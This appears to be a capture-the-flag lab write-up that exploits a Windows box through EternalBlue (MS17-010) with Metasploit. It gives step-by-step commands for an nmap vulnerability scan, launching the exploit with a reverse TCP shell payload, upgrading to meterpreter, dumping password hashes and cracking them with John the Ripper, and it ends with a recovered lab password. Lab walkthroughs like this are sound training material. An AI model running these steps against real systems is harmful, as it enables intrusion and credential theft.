
**EXPLOIT WINDOWS BY USING METSPLOIT**

STEP 1: RECONNAISSANCE

Start nmap in your kalilinux

Type the command for scanning the ports : nmap -sV –script vuln 192.168.255.129 or nmap -sV –script vuln -oN 192.168.255.129.

oN is to get the output into file.



1. How many ports are open with a port number under 1000?
2. I have found 3 open port numbers there are:


135,139,445

1. What is this machine vulnerable to?
2. Vulnerable is : smb-vuln-(ms17-010)

STEP2: GAINING ACCESS

I start Metasploit and search for the vulnerability that we found during our initial recon.

msfconsolemsf6 > search ms17-010



I find the EternalBlue SMB remote exploit.


EternalBlue exploits SMBv1 vulnerabilities to insert malicious data packets and spread malware over the network.

The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.

I then select the exploit and show options that we need to set

msf6 > use 0

msf6> exploit(windows/smb/ms17\_010\_eternalblue) > show options




I need to set the RHOSTS to our box IP address (in my case I need to set my LHOST to my tun0 IP).

set RHOSTS set LHOST We set the payload to windows/x64/shell/reverse\_tcp as the instructions specified.

set payload windows/x64/shell/reverse\_tcp

I then start the exploit.

exploit




3. What is the name of the non-default user

A. **Jon**

I can access the windows shell

I have type command : net user

I got the user name.



STEP3: ESCALATE


Now I background our current shell (Ctrl+Z) and convert our shell to a meterpreter shell.

msf6 > search shell\_to\_meterpreter

msf6 > use 0

I show options for the current selected exploit.

I have set LHOST and SESSION. set LHOST set SESSION



I run the exploit and we get a meterpreter session.

I then use the meterpreter session instead of the shell.

sessions –i <meterpreter-session-no>

After I get access the meterpreter and type command :

Now we have a meterpreter session.

I check if we are NT AUTHORITY\SYSTEM or not by using getsystem and getuid.

I am running as system but that doesn’t indicate that our process is.

I have need to migrate to another process. Generally we use services.exe

meterpreter> hashdump


I can get the users password is in hash type .

STEP4: CRACKING

I am using john the ripper to crack password .

john --format=nt --wordlist=<wordlist to path> <hash>

John focuses on LM rather than NTLM hashes by default. Therefore, we need to specify the format as NT



In above screenshot I have already crack the password in that I am not tacking screenshot that’s why it’s

Loades 1 password hash

No password hashes left to crack

In the john the ripper you can crack the hash only one time after you can’t crack the same hash

4.What is the cracked password?

A. alqfna22